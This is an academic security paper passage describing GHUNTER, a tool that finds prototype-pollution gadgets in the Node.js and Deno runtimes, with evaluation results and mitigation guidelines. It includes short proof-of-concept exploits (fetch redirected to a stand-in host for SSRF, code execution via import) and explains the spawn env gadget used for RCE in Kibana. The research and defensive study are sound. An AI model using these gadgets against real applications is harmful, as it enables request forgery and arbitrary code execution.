We design GHUNTER to overcome the challenges outlined in Section 3. In line with the architecture and workflow of Figure 1, this section describes and motivates our design and explains how it supports comprehensive analysis of JavaScript runtime environments for finding gadgets. First, we discuss source properties and detail our approach to capturing them exhaustively. Second, we show how to achieve comprehensive coverage for sinks into native runtime code and how to identify source-to-sink flows by our lightweight taint analysis. Third, we discuss unexpected termination and how to detect fatal terminations leading to DoS attacks. Finally, we discuss the process of preprocessing and manually validating results, as well as the current limitations of GHUNTER.

Along with the discussion of the design we also describe the implementation of GHUNTER, which we implement against Node.js `v21.0.0` and Deno `v1.37.2`. These are the most recent versions of the respective runtimes that share a common V8 engine version, namely `v11.8.172.17`.

4.1 Source Properties

In this work we consider undefined property accesses as *sources*. At a high level, an undefined property access happens when code tries to read a property that is not one of the object's own properties. There are many ways in which this can happen in JavaScript, including `obj.prop` as seen on line 3 of Listing 2, computed property names such as `obj[str_var]`, array-indexed properties such as `obj[1]`, for-in loops, and various syntactic sugar forms such as destructuring assignment. These features pose significant challenges for static analysis approaches [43], leading to both false positives (due to conservatively computing undefined properties) and false negatives (due to computed property names).

To ensure we comprehensively capture all undefined property accesses we modify the V8 runtime to trap on property accesses that are looked up but not present in the root object's prototype object. This conservatively covers all property accesses that may be influenced by prototype pollution, excluding pollutions with other side effects (i.e. existing prototype properties) and circumstantial pollutions of specific types.

Because gadgets are pre-existing runtime API function calls in application code, we are interested in undefined property accesses that happen as a result of normal API usage. Thus, we leverage the runtime's test suite as a proxy of real API usage and capture all undefined property access that occur during test execution. We store the observed property names on a per-test basis for use in the next steps.

For our example of Section 3 this step yields 95 properties for `fetch` from the `fetch_test.ts` test suite in Deno.

Implementation To intercept all property accesses, we modify the code of `Runtime::GetObjectProperty` and `LoadIC::Load` methods, which look up the property name in an object's prototype chain to read a property value. If the property is not found in the chain we log the access attempt.

However, V8 implements optimizations to avoid slow calls to these methods when the property name can be easily determined, as in `obj.prop`. Thus, we deoptimize the inline caches [12] and remove the bytecode handlers in the methods `AccessorAssembler::LoadIC_NoFeedback` for named properties and `AccessorAssembler::KeyedLoadIC` for array-indexed properties. This allows us to trap on every property access, albeit with some performance degradation.

We also implement a separate file logger to dump the results of our tests and extend the globals object with the `log` function. This enables our modifications in the test suite to use the same logs for dumping call stacks as described later in this section. The changes to V8 are limited to 8 files and modify 233 lines of code in total.

4.1.1 Simulating Pollution

Given the names of undefined properties that are accessed for a test, we want to simulate pollution of these properties to observe how it affects the behavior of the runtime. To this end we extend the test runners to automatically modify test files by injecting a code snippet that simulates prototype pollution.

To maximize effectiveness, the polluting snippet is injected at the top of the test file. This ensures the entire test execution is affected by the pollution. In comparison to injection using preloaded modules (e.g. through `--require` or `--module` in Node.js) this avoids affecting irrelevant accesses that happen before the test is started.

We use this prototype pollution simulation in the next two steps. In particular, if N unique undefined property accesses were detected for a test, we run for both the second and third stage of GHUNTER with N different instances of that test, each with a different property polluted.

For our example this means the `fetch_test.ts` test file in Deno is dynamically updated on the fly with a snippet that pollutes one of the 95 detected properties at a time.

Implementation We use two types for the injected values: strings and objects. To assign the property we use `Object.defineProperty` to add gettable (and settable) value. This allows us to output a stack trace for all accesses to that property. Additionally, we utilize this getter to return a unique identifier (incremental number) for every access so that we can match sources and sinks by the tainted value. Listing 9 shows the injected snippet for string values, while the snippet for object values is similar [14].

One of the values we use is a hexadecimal string so that it can be converted into a number, if needed. To support code that expects `Object` as the type for polluted values, we inject objects built based on JavaScript `Proxy`. These tainted values emulate the reading of arbitrary properties via `ProxyHandler`, access to an iterator to support for-of loop against this object,

and conversion to primitive types. Each of these access methods also produces a tainted value to propagate the taint mark.

4.2 Source-to-Sink Flows

We consider function calls where JavaScript executions flow into the runtime's native code as *sinks*. To be able to exhaustively cover such sinks we study the ECMAScript standard [7] to determine function calls that flow into V8 as well as the runtime's development documentation to understand where such flows occur for the runtime's native modules.

For V8, we find that functions such as `eval` and `new Function()` are the sinks that create a function at runtime from their string arguments. In particular, both functions create and subsequently execute JavaScript code. Thus, if a polluted value is used as (part of the) input to these functions, an attacker can potentially execute arbitrary code.

For Node.js, based on its contributor documentation [1] and source code, we identified internal APIs that interoperate with the C++ implementation from JavaScript: *linked bindings* and *internal bindings*. After conducting tests, we confirmed that *linked bindings* are intended for developers to extend Node.js with additional C++ bindings, and this method is not used for Node.js runtime APIs. Consequently, we determined that *internal bindings* comprehensively cover all data flows from JavaScript to the C++ part of Node.js and are implemented in a single JavaScript file: `lib/internal/bootstrap/realm.js`.

For Deno, similar to Node.js, we identify *bindings* as the only bridge between JavaScript and Rust. This is based on the contributor documentation for `#[op]` and `#[op2]` Rust attributes used throughout the Deno code base. As a result we identify a single template file written in JavaScript in the `deno_core` codebase that comprehensively covers all flows from JavaScript to Rust: `core/runtime/bindings.js`.

When the sink receives a tainted value as one of its arguments, it logs information about the sink being reached. This includes the sink name, call stack, tainted value with an identifier for source matching, and the access path if the tainted value is detected in a nested property of the argument.

For the running example of Section 3 this step yields only one result in Deno, namely that of pollution of the `method` property into the `op_fetch` binding.

Implementation To capture flows involved in creating functions at runtime, we modified the method `Compiler::GetFunctionFromEval()`. This method generates a function from a string passed into its first argument. Public APIs such as `eval` and `new Function()` use this method. We test the value of the first argument, and if it contains our tainted mark as a substring, we log the argument's value along with a record that this sink was triggered.

To capture the flows via binding code we implement a wrapping layer that we apply to all bindings for both runtimes. This wrapper recursively replaces all functions on a JavaScript object with a new function that inspects the arguments for tainted values, calls the original function, and returns its result. If a tainted value is detected we log the sink name, the argument index, the current stack trace, and (if applicable) the path to the tainted value for objects (e.g. `x` if the value of property `o.x` was tainted). This wrapper consists of approximately 380 lines of JavaScript code and is used in both `realm.js` and `bindings.js` for Node.js and Deno respectively.

4.3 Unexpected Termination

Besides dangerous sinks we are also interested in pollutions that result in unexpected or non-termination of the program, indicating potential DoS attack. We focus on fatal crashes that JavaScript code cannot catch and thus terminates the application immediately. Because crashes may happen with no tainted value reaching a sink, we perform this evaluation separately. GHUNTER can also detect non-fatal crashes (catchable in JavaScript), which we do not include in our results.

To comprehensively cover unexpected termination as a result of pollution, we monitor all test executions and look for processes that exit with a non-zero exit code. If a non-zero exit code is detected we evaluate the stdout and stderr of the process to filter out expected failures such as test failures in order to report only unexpected errors such as segfaults/panics, Out Of Memory (OOM), and timeouts.

To avoid reporting crashes that may happen as a result of our runtime modifications, we perform this analysis on the original runtimes. This works because this stage relies exclusively on externally available information, namely the previously-obtained list of undefined property accesses.

For the running example of Section 3 this step yields only one result in Deno, namely that of pollution of the `signal` property leading to an unexpected `TypeError`.

Implementation To perform this part of the analysis, we re-use the test runner that modifies test files with prototype pollution and instruct it to use the unmodified version of the runtime. We extend the test runner to examine the exit code and output (`stdout` and `stderr`) for each test it runs. In particular, if the exit code is nonzero, it will check if the output matches an expected error (e.g. a test failed) and if it does not, log the polluted property name and process output.

4.4 Manual Validation

To effectively validate and create proof-of-concept exploits from the results of Section 4.2 and Section 4.3, we produce a SARIF file with all necessary information for manual validation. The SARIF file format, in combination with a SARIF file viewer, provides a convenient way for an analyst to interactively view results and browse relevant code locations.

We preprocess the output of stages 2 and 3 to obtain a *gadget candidate* for each unique detected sink or unexpected termination. For a reached sink, this is determined by the

property name and the stack trace for the sink call or the stack trace for the polluted property access. For unexpected termination, this is determined by the termination output.

For each gadget candidate, we include all relevant information for validation and creation of a proof of concept. For detected sinks the gadget candidate is presented as a triple consisting of the polluted property name as well as the API and sink represented by the stack trace for the source and sink (SARIF viewers allow for interactively browsing the stack). We also provide the value observed at the sink which helps the analyst understand if the runtime manipulates the polluted value. For unexpected terminations, we are limited to providing the program output after the crash, but additionally we provide the name of the polluted property as well as the test file that crashed.

While each result represents only a single polluted property, if multiple properties affect the same API and sink these results will be co-located in the generated SARIF file. This allows the analyst to combine multiple properties in a proof of concept. Thus, in contrast to a gadget candidate, a *gadget* is a triple consisting of the set of properties, API and sink. We remark that GHUNTER only detects that a value reaches the sink but not the intended type or structure of that value. The analyst has to analyze the API documentation and code to understand what values to use in the proof-of-concept exploit.

For the running example of Section 3, the SARIF file contains two entries, one for the detected flow from the property `method` to the sink `op_fetch` and one for the unexpected error as a result of polluting the property `signal`.

Implementation We generate the SARIF file from the logs of the second and third stages. For the second stage we look for sinks where a tainted value was observed and the corresponding source (property access for that exact value). As a result any source that does not reach a sink is automatically discarded. If no source can be found for a taint value at a sink (e.g. due to modifications to the value), it is reported to the analyst separately. For the third stage we report any test run resulting in a non-zero exit code with a stderr message other than a test failure, excluding tests that failed in the initial run.

4.5 Limitations

Full-fledged taint tracking Our lightweight taint analysis favours performance. This can be seen as a limitation with respect to manual validation because the complete flow from source to sink is not readily available. In practice, we find that the runtime code is relatively simple for most cases, and the flow from source to sink can be identified quickly. Secondly, our lightweight taint tracking may miss flows from sources to sinks in the event that the taint value is removed in certain operation (e.g. splice). Again, we observe that most runtime code does not perform modifications on values beyond simple transformations such as converting a string to uppercase.

Polluted types The pollution simulation only pollutes using strings and objects. We could additionally cover numbers and arrays for pollutions (booleans cannot be taint tracked with our approach). This would only find flows where an explicit type check prevents the tainted value from reaching a sink. Besides polluting with different types, techniques such as concolic execution [31, 47] could be used to improve coverage too.

Gadget chains In contrast to works on gadget detection in libraries and frameworks [31, 44], GHUNTER cannot find gadget chains where one pollution enables another. This is because GHUNTER pollutes only a single property at the time. Running an analysis where multiple properties are polluted at the same time is possible in theory, but infeasible in practice due to the number of possible combinations of properties.

Binding coverage For Node.js we are unable to cover 25 bindings because they exist at a property that is not configurable or not writable, thus preventing us from wrapping them. We evaluated these functions and find them to have little security relevance. For Deno we were unable to wrap 4 bindings, all async, because they do not take any arguments. Such sinks are not interesting for our analysis so we consider this a non-issue.

Test suite limitations Our approach relies on the comprehensiveness of the runtime's test suite. We are thus limited in our analysis by the coverage of the source code by the test suite. We evaluate the coverage statistics and find 95.8% and 91.4% function coverage in Node.js and the Deno standard library respectively. These percentages give confidence in the comprehensiveness of our analysis.

5 Evaluation

This section describes the results of our comprehensive evaluation on Node.js and Deno, answering the research questions:

- **RQ1:** How can we effectively identify exploitable universal gadgets in the Node.js and Deno runtimes?
- **RQ2:** How does GHUNTER compare to Silent Spring?
- **RQ3:** What is the performance overhead of our taint-enhanced runtimes as compared to the original runtimes? How to empirically validate transparency of our taint-enhanced runtime with respect to the original runtimes?

Experimental setup We conduct our experiments on an AMD EPYC 7742 64-Core 2.25 GHz server with 512 GB of RAM. To optimize server resource utilization, we execute tests in parallel. We utilize a modified test runner script that runs test files in parallel with a 20 second timeout per test file. For Node.js we adopt the existing `test.py` runner, for Deno we write a custom runner that invokes `deno test`.

5.1 Universal Gadgets in Node.js and Deno

We demonstrate the effectiveness of GHUNTER through the number of detected gadgets in light of the number of outputs for intermediate analysis steps.

Analysis of Node.js The target of our analysis of Node.js is the standard library built into the Node.js binary. The first step of our analysis produced 509,481 unique test-property combinations for 3,782 test files. The second and third steps of our analysis found 22,860,092 sinks reached, 9,743 segfaults, and 6 tests that timeout. Preprocessing of results reduced the number of sink-source pairs to 13,029 unique pairs and segfaults to 13 (no reduction in test timeouts). Furthermore, we excluded source-sink pairs that could only lead to Denial of Service: 11,730 sinks related to infrastructure code such as type checking, internal utils, asynchronous call wrappers, exception and error message builders; 120 in `buffer.byteLengthUtf8`; 258 in `messaging.postMessage`, which sends messages between workers; and 101 in the `buffer` parameter in `fs.read` which is used for output of the sink call. After filtering, there are 820 gadget candidates out of which we confirmed 56 to be exploitable. The manual verification process required 31 person hours.

Analysis of Deno Our analysis of the Deno runtime covers the core API (accessible by `Deno`), the Node.js compatibility module, and the Deno standard library. We ran our pipeline on each separately, but accounted for duplicates when aggregating the results, which we report here.

The first step of our analysis produced 21,786 unique test-property combinations for 596 test files. The second and third steps of our analysis found 13,519 sinks reached, 1 panic, and 139 tests that timeout. Preprocessing of results reduced the number sink-source pairs to 399 unique pairs, 18 tests that timeout, and no reduction in panics. As a result, we obtained 418 gadget candidates out of which we confirmed 67 to be exploitable. The manual validation took 15 person hours.

Node.js vs Deno We observe quite a large difference in numbers when comparing Node.js to Deno. First, Node.js produces significantly more results. One reason for this is that Node.js has a larger test suite (both in terms of test files and test cases). Despite Deno's security focus, we find similar number of exploitable gadgets. One reason for this is that Deno has a larger API surface. Another is that prior work on gadgets has resulted in some protections being implemented in Node.js, in fact some of the gadgets we find in Deno were previously identified and addressed in Node.js.

Result classification We categorize our universal gadgets by the strongest exploit they can be used for. If multiple properties can be combined to achieve a stronger exploit, we consider only the combination and not the weaker exploits pertaining to a subset of properties. Table 1 shows the aggregate number of gadgets per exploit category.

We omit gadgets without a security impact or that only cause a JavaScript exception (they have limited impact since applications can catch such exceptions). We include gadgets that presume an existing vulnerability (e.g. to write a file on the systems) and call these *second order* gadgets.

New detected gadgets We highlight 4 gadgets here and refer to Table 5 and Table 6 in Appendix, and code artifact [14] for the complete list of gadgets.

Attack Type	Node.js	Deno
Arbitrary Code/Command Execution	14	5
Server Side Request Forgery	6	3
Privilege Escalation	7	24
Cryptographic Downgrade	2	0
Path Traversal	3	10
Unauthorized Modifications	0	10
Log Pollution	0	1
Panic/Segfault	12	1
Out of Memory	0	3
Infinite Loop	0	2
Second Order	12	8
Total	56	67

Table 1: Number of gadgets found by type per runtime.

Listing 3 shows a proof of concept (PoC) of the `fetch` gadget from Section 3. In addition to the property `method`, polluting the properties `body` and `headers` allows attackers to control all aspects of the request to the application-specific URL. Moreover, due to the way Deno's `fetch` implementation stores request URLs internally, the pollution of property `0` allows the attacker to override the URL and achieve SSRF. This gadget transforms a simple benign-looking request like `fetch("http://example.com")` into a completely unrelated HTTP request.

```
1  // send a POST request to http://fake.com
2  ////////////////////////////////////////////////
3  // PROTOTYPE POLLUTION:
4  Object.prototype[0] = 'http://fake.com'
5  Object.prototype.method = 'POST'
6  Object.prototype.body = '{"pwned":"yes"}'
7  Object.prototype.headers = {"content-type":"
       application/json"}
8  ////////////////////////////////////////////////
9  // GADGET:
10 fetch('http://example.com')
```

Listing 3: PoC of *fetch* gadget (Deno).

Similarly, we found that the `fetch` API of Node.js can also exploited to achieve SSRF attacks. In addition to controlling `method` and `body`, an attacker is able to pollute `socketPath` to redirect HTTP requests to a local socket rather than the specified URL. This gadget can be exploited to target local daemons, such as Docker.

Another universal gadget in Deno allows for path traversal on temporary files. Polluting `dir` allows an attacker to control where `Deno.makeTempDir` and `Deno.makeTempFile` create temporary file system entries. Even if `dir` is specified by the application, `prefix` still allows for path traversal by using a string like `../` as a prefix (prior to Deno v1.41.1). Depending on how the temporary file is used, this gadget can be a setup for a stronger attack.

We also identify two new Arbitrary Code Execution (ACE) gadgets in Node.js, located in the commonly used `require` and `import` functions. The gadget in `require` has been fixed

API	GT	Silent Spring			GHunter		
		GC	TP/FP	FN	GC	TP/FP	FN
cp.exec	2	20	1/19	1	3	2/1	0
cp.execFile	1	16	0/16	1	2	1/1	0

Total	20	55	10/45	10	29	18/11	2

Table 3: Silent Spring vs GHunter on Node.js v21.0.0 with properties used in GHunter ACE gadgets as ground truth.

as of Node.js v18.19.0. We detail this gadget and its fix in Section 6.3. The gadget associated with `import`, shown in Listing 4, can be exploited by polluting the `source` property with JavaScript code and invoking the `import` function on any `.mjs` file. This causes the code from the property to be evaluated.

```
////////////////////////////////////////////////
// PROTOTYPE POLLUTION:
Object.prototype.source ='console.log("PWNED")'
////////////////////////////////////////////////
// GADGET:
import('./any_file.mjs')
```

Listing 4: PoC of *import* gadget (Node.js).

5.2 GHunter vs Silent Spring

We compare the effectivess of GHunter and Silent Spring [43] in finding universal gadgets. Silent Spring can detect prototype pollution statically and also universal gadgets in Node.js using a mix of dynamic and static taint analysis. The two approaches differ in non-trivial ways. GHunter uses dynamic analysis to detect pollutable properties at runtime and it is driven by the test suite of a runtime environment. In contrast, Silent Spring syntactically identifies any property reads and uses them in a dynamic analysis to check if they are pollutable. This causes challenges with properties that are not identifiable statically, for example computed properties. Moreover, GHunter analyzes all APIs systematically (subject to coverage by the test suite), while Silent Spring analyzes only 3 APIs.

Because of these differences and the fact that some of the gadgets from Silent Spring have since been fixed, we perform the following comparison: we use the gadgets identified by both toolchains as a basis for ground truth and evaluate whether or not each tool finds a gadget candidate (GC) for each *property* used in the gadgets for a given API. This is because both toolchains can only taint/pollute one property at a time and report one GC per property. We focus only on ACE gadgets as was the case in Silent Spring.

Our first experiment uses the gadgets of Silent Spring as a ground truth on Node.js v16.13.1. We recreated PoCs for all its gadgets to determine the affected APIs and necessary properties. Based on this we created new test cases in the style of Silent Spring's dynamic analysis. We reran both Silent Spring and GHunter on Node.js v16.13.1 using these new test cases to obtain the results shown in Table 2. Ground truth (GT) is the number of GCs required to identify all gadgets of an API. False negatives (FN) represent the number of GCs that were identified manually (and not by a tool), but are in the GT of a gadget. We see that GHunter is more precise (0.43 compared to 0.11) and has better recall (0.88 compared to 0.64). This is due to the underlying dynamic analysis, which guarantees that a polluted property reaches a sink. GHunter has three FNs because it lacks features necessary to detect the sink (the `require` gadget requires a chain of pollution; the `vm` gadget requires array support). For Silent Spring we find nine FNs. The FNs for child process (`cp`) are due to the lack of support for `for-in` analysis, causing it to miss one variant of the gadgets. For `import` it fails to detect the gadget API and for `require` it fails to detect one property; in these cases the true and false positives would have allowed the analyst to extrapolate the properties reported as FNs here.

Our second experiment uses the gadgets of GHunter as a ground truth on Node.js v21.0.0. For a fair comparison, we created test cases for ACE gadgets from Table 5 in the style of Silent Spring's dynamic analysis. We reran both GHunter and Silent Spring on Node.js v21.0.0 using these new test cases to obtain the results shown in Table 3. For this selection of gadgets, GHunter finds more gadgets while reporting fewer gadget candidates, again showing better precision (0.62 compared to 0.18) and recall (0.90 compared to 0.50), requiring less manual work. Silent Spring again exhibits FNs for all child process APIs because it lacks support for `for-in` construct. For the `import` gadget, Silent Spring fails to detect the API that triggers the gadget.

In summary, these experiments show that GHunter is more precise, resulting in less manual work required and higher accuracy. We believe this is primarily due to the fully dynamic approach used by GHunter, which guarantees every GC reaches a sink and provides support for dynamic language features. The shortcomings of GHunter are due to the limitations discussed in Section 4.5.

5.3 Performance Overhead and Transparency

We evaluated the performance overhead incurred by GHUNTER in comparison with the unmodified JavaScript runtimes. To evaluate the effect of the customized runtimes and the customized V8 engines on the behavior of runtime APIs, referred to as transparency, we use the test suites as oracles to identify behavioral changes.

Node.js Running the full Node.js test suite, which contains 3,810 tests, using our modifications increased runtime by 111.72% (from 252s to 542s). The success rate decreased from 3,782 to 3,669 cases, marking a 2.99% reduction. The number of tests failing due to timeout increased from 2 to 44 cases.

Deno Running the three different test suites using our modifications increased runtime by 4.46% (from 157s to 164s) for Deno core, by 43.85% (from 130s to 187s) for Deno's Node.js compatibility module, and by 5.93% (from 253s to 268s) for Deno std. In total that is 14.63% (from 540s to 619s). The success rate decreased by by 0.17% (from 1,145 to 1,143 out of 1,340) for Deno core, by nothing for Deno's Node.js compatibility module, and by 0.27% (from 2,207 to 2,201 out of 2,258) for Deno std. In total that is 0.15% (from 5,364 to 5,356 out of 5,648). The number of tests failing due to timeout increased from 1 to 2 cases.

Evaluation The main reason for the decreased performance and higher failure rate is the code responsible for checking tainted values in internal sinks. This code recursively traverses received values of each argument of the sink. Unexpected exceptions in the traversed objects' code, such as in property getters, lead to failures. Additionally, the modified version extends `globalThis` with `log`, causing some tests to fail.

6 Defense Best Practices

While previous works provide convincing evidence on the dangers of prototype pollution, as of today, there is no comprehensive defense against this vulnerability. In this section, we systematize the current proposals and mitigations and outline directions for future work. Since our universal gadgets require the existence of prototype pollution, a reasonable question to ask is whether we should mitigate the impact of the vulnerability by fixing the gadgets. Given the lack of comprehensive defenses against prototype pollution, we think that gadgets should be treated similarly to memory corruption vulnerabilities such as return-oriented programming (ROP) and jump-oriented programming (JOP), due to their high impact. Developers of runtimes or libraries are unaware of the presence of prototype pollution in the applications using their code. Therefore, it stands to reason to assume the presence of vulnerabilities and treat the prototype objects as untrusted data, thus guaranteeing security by fixing gadgets in their code. Similarly, application developers are unaware of prototype pollution in third-party libraries or runtimes of their application, hence they should mitigate gadgets.

6.1 Gadget Mitigations

Gadget can be mitigated by avoiding the use of potentially polluted properties in the code. A solution is to ensure that any access to the properties of an object does not fall back to the object's prototype chain. We distinguish different mitigations depending on where in the code an object with a polluted prototype may be *created*. This can be either the developer's own code (e.g., a library or module) or third-party code (e.g. dependencies or application code that use APIs provided by the developer). This leads us to the first guideline.

G1: Explicit access to own properties

If the code accesses a property in only a few instances, developers should verify each access explicitly.

Developers should check if an object defines an own property before accessing it. This can be achieved with built-in methods such as `Object.hasOwn(obj, 'prop')`. We encountered this pattern regularly during our analysis of for-in loops to prevent reading unexpected properties. These checks should be added every time a potentially undefined property is accessed, thus preventing access to a polluted property. This guideline can be applied regardless of where the object being checked was created. However, overuse of these checks increases the codebase's complexity. Therefore, developers should follow other recommendations whenever their code makes use of many property accesses. We also recommend using the method `Object.keys`, which returns the object's own enumerable properties rather than for-in loops, which additionally iterate over properties in the prototype chain.

G2: Safe object creation

When creating an object, developers should use either `null` prototypes or built-in objects `Map` and `Set`.

The method call `Object.create(null)` and the object literal `{__proto__:null}` allow to create objects that do not inherit from the prototype hierarchy. In this case, any property access `obj.prop` returns `undefined` unless `prop` is an own property of object `obj`. On the downside, this solution can lead to unexpected exceptions. For example, code patterns like `obj + "str"` will throw an exception because no `toString` method is available without the prototype.

When the created object is returned by the underlying function or it is passed as an argument to a third-party function, developers should copy the object to a new object that includes `Object.prototype` to ensure backward compatibility. We recommend assigning default values to unused properties to prevent pollution with attacker-controlled values in third-party code. This operation can be facilitated by, e.g., using

the method `Object.assign({}, defaultObj, obj)`. We remark that the prototypes of nested objects require cloning the object by means of a deep copy algorithm, for example, using the global method `structuredClone()`.

An alternative solution is to use built-in objects that provide safe access to properties. For instance, the `Map` object holds key-value pairs and provides methods such as `Map.get` that do not use the prototype chain to look up the stored values. Hence, `map.get('prop')` can serve as a replacement for accesses to objects.

G3: Safe copy of input data

Whenever an object is received as input data, developers should copy the object's properties to a safe object.

If a developer uses an object as a function argument (for example, `options` in Listing 5), or an object originating from a deserialization function (for example, `JSON.parse` in Listing 7), they should assume that the object's prototype can be polluted. A safe solution is to copy the expected properties to a new object with `null` prototype. This can be achieved by creating a copy with only own properties, using the expression `{__proto__:null,...obj}`. If the code returns the received object back, the developers should use the original value instead of the copied one to avoid compatibility issues.

The guidelines G1 and G3 may be backward incompatible when an object relies on a prototype chain to define properties within nested prototypes. We expect this design pattern to be used for functions rather than data-type properties, which are subject to prototype pollution. An empirical evaluation is necessary to validate this claim.

As we can see, systematic mitigation of gadgets is an open problem. Developers are expected to identify all gadgets to universally apply mitigation techniques to any potentially undefined property, which is infeasible in practice. Moreover, gadget mitigation can be hard to apply to existing code bases since it requires identifying every access to undefined properties. These considerations motivate the need for solutions like the one proposed in this paper but we believe the guidelines can be automated as suggestions for quick fixes in IDEs or similar tooling. Detection may require inter-procedural analysis, yet we expect that G1 and G2 can be implemented based on quick intra-procedural analysis.

6.2 Prototype Pollution Mitigations

Prototype pollution is the root cause for exploitation of gadgets, hence a comprehensive mitigation technique would solve the problem altogether. As with gadget mitigations, this requires striking a balance between security and usability, which makes it a challenging task. Here we discuss recommendations for developers and opportunities for researchers.

Guidelines for developers A general solution is to prevent any accesses to the prototypes of objects, which can be achieved by the above-mentioned guidelines for gadget mitigation. Following guideline G1, developers should avoid accesses to object prototypes through property reading expressions. This is because properties such as `__proto__` and `constructor.prototype`, which give accesses to the prototype chain, are not defined in the object itself. Alternatively, this can also be achieved by explicitly checking accesses to properties `__proto__`, `constructor`, and `prototype`. Similar to own property checks for gadget mitigation, this mitigation introduces additional verbosity. Following guideline G2, one can instead use data structures with either `null` prototypes or safe `get` and `set` functions.

Another solution is to prevent unintended modification to the prototype object itself, which can be achieved with built-in functions such as `freeze`, `preventExtension`, and `seal` [5]. These functions offer a mechanism to prevent the creation of new properties on an object. The `freeze` function additionally prevents overwriting. Node.js provides the experimental command-line feature, `--frozen-intrinsics`, which freezes the prototypes of built-in objects like `Array` and `Object`. Similarly, Deno removes `__proto__` from `Object.prototype` by default.

While mitigating prototype pollution, these solutions can be problematic for third-party packages that rely on changing the prototype to implement, e.g., polyfills. Also, they require coverage of all prototype object, including user-defined classes which makes it verbose and hard to maintain for large projects. We recommend these solution for the development of a new project while existing project should perform regression testing to ensure that no functionalities are disrupted.

Research opportunities Mitigation of prototype pollution and gadgets remains an open problem. A recent proposal driven by Google aims to prevent prototype pollution at the language- and runtime-level [6]. It proposes an opt-in *secure mode*, which, if enabled, prevents accesses to prototypes with dynamic string keys. It allows prototype access through reflection APIs instead of strings, thus only requiring changes to `__proto__` and `constructor`, whenever they are accessed purposefully. While an important step in the right direction, this solution poses challenges of backward compatibility for server- and client-side applications.

6.3 Case Studies

We evaluate fixes of known server-side prototype pollution vulnerabilities and their gadgets to identify common issues in mitigations that permit attackers to bypass the fixes. We conducted our search through public vulnerability reports on HackerOne, blog posts, and publications related to open-source applications over the past 5 years, summarizing our findings in Table 4. Our results contain 12 exploitable cases leading to Remote Code Execution (RCE) in 4 popular applications. The root cause of their exploitability, namely code patterns that allow to pollute prototypes, has been addressed

Application	Version	Vulnerability Report	PP Fix	Gadget	Gadget Fix	App Mitigations
Kibana	6.6.0	CVE-2019-7609	✔	`child_process.spawn`	✖	✔ G2, G3*
	7.6.2	HackerOne #852613	✔	`lodash.template`	✖	✖
	7.7.0	HackerOne #861744	✔	`lodash.template`	✖	✔ G3
	8.7.0	CVE-2023-31415	✔	`nodemailer`	✖	✖
npm-cli	8.1.0	Reported by [43]	✔	`child_process.spawn`	✔ G2	✖
Parse Server	4.10.6	CVE-2022-24760	✔	`bson`	✖	✔ Denylisting
	5.3.1	CVE-2022-39396	✔	`bson`	✖	✔ Denylisting
	5.3.1	CVE-2022-41878	✔	`bson`	✖	✔ Denylisting
	5.3.1	CVE-2022-41879	✔	`bson`	✖	✔ Denylisting
	5.3.1	Reported by [43]	✔	`require`	✔ G2*, G3	✖
	6.2.1	CVE-2023-36475	✔	`bson`	✔	–
Rocket.Chat	5.1.5	CVE-2023-23917	✔	`bson`	✔	–

Table 4: A summary of the RCEs exploited via prototype pollution. For each application, we list the vulnerable version, a reference to the report, and the exploited gadget. *PP Fix* shows whether the prototype pollution was fixed; *Gadget Fix* shows whether the gadget was fixed, including any applied guidelines; *App Mitigations* details if mitigations against the attack were implemented in the application. ✖ indicates that no fix has been applied; ✔ indicates that a fix was applied but later bypassed; ✔ indicates that a fix was applied and effectively protects against similar attacks. (*) denotes a guideline that might be bypassed.

in all cases. These vulnerabilities involve 5 unique gadgets to achieve RCEs. For 4 of these gadgets, developers proposed either fixes or mitigations for the attacks.

We identify 6 vulnerabilities that exploit a gadget in the `bson` package. The Parse Server developers fixed 5 vulnerabilities that use this gadget with input data validation through denylisting. However, these mitigations were bypassed several times through unexpected means, e.g. with files metadata. Ultimately, the dangerous feature was removed from `bson`, thereby fixing the gadget. Both Parse Server and Rocket.Chat fixed their vulnerabilities through this method. This highlights the need to fix gadgets because mitigation is difficult and often leaves room for exploitation by other means.

The gadgets in `lodash.template` and `nodemailer` remain unaddressed and could be exploited given new prototype pollutions. The maintainers of Kibana banned the use of `lodash.template` in their code and mitigated it by intercepting `template` calls and validating the polluted property when the package is included as a transitive dependency.

However, as illustrated, it can be dangerous to leave gadgets unfixed. Next, we detail two interesting gadgets and highlight issues in their fixes to demonstrate the risk.

child_process.spawn The first mention of the `spawn` gadget appears in the report CVE-2019-7609 by Michał Bentkowski, outlining a prototype pollution vulnerability in Kibana. Kibana spawns a `node` process, and the security researcher discovered a method to execute arbitrary code through crafted environment variables of the new process.

Listing 5 presents the necessary code of the `spawn` function to understand the attack. If an application invokes `spawn` with two arguments, `file` and `args`, then the third argument `options` is undefined. Line 3 creates a new object that inherits `Object.prototype`, making it susceptible to prototype pollution. Line 4 makes a shallow copy of `options` to prevent changing the user's options object if passed. In our scenarios, this copy operation is inconsequential because `options` is an empty object created within the function itself. Line 5 retrieves the value of the `env` property. If the value is undefined,

```
1  function spawn(file, args, options) {
2    if (options === undefined)
3      options = {}
4    options = Object.assign({}, options)
5    options.env = options.env || process.env
6    options.file = options.shell || file
7    //...
8    internalSpawn({
9      file: options.file,
10     env: options.env,
11     //...
12   })
13 }
```

Listing 5: Simplified Node.js *spawn* implementation.

the code defaults to `process.env`, assigning this to the `env` property of options. Line 6 similarly handles the `shell` property from options and the `file` parameter. Subsequently, the code passes the aggregated options to the internal implementation of the `spawn` function, which initiates a new process. If an attacker pollutes the `env` property in `Object.prototype`, line 5 will read the attacker-controlled value instead of system environment variables. It allows the attacker to execute arbitrary code, leading to RCE in Kibana.

The Kibana team fixed the prototype pollution vulnerability and mitigated the gadget in PR #55697 to prevent similar attacks in later versions. Because the gadget is part of Node.js' source code, application developers are limited to intercepting `spawn` calls and altering the arguments. Listing 6 provides a simplified version of this mitigation. The code uses a JavaScript Proxy to invoke the `patch` function, thereby securing the options. It evaluates passed arguments from the zero-based array `args`. If the argument at position 1 is an array, line 5 simply advances the position. If the subsequent argument at position 2 is an object, it is treated as the options, and the `prototypeless` function then copies the options' own properties to new objects with null prototypes.

This mitigation follows our guidelines G2 and G3. Lines

```
1  cp.spawn = new Proxy(cp.spawn, {apply: patch})
2  function patch(target, thisArg, args) {
3    var pos = 1;
4    if (Array.isArray(args[pos]))
5      pos++ // fn(file, args, ...)
6    if (typeof args[pos] === 'object') {
7      // fn(file, options, ...)
8      // fn(file, args, options, ...)
9      args[pos] = prototypeless(args[pos])
10   }
11   //...
12   return target.apply(thisArg, args)
13 }
14 function prototypeless(obj) {
15   var newObj = Object.assign(
16     Object.create(null), obj)
17   newObj.env = Object.assign(
18     Object.create(null), newObj.env)
19   return newObj
20 }
```

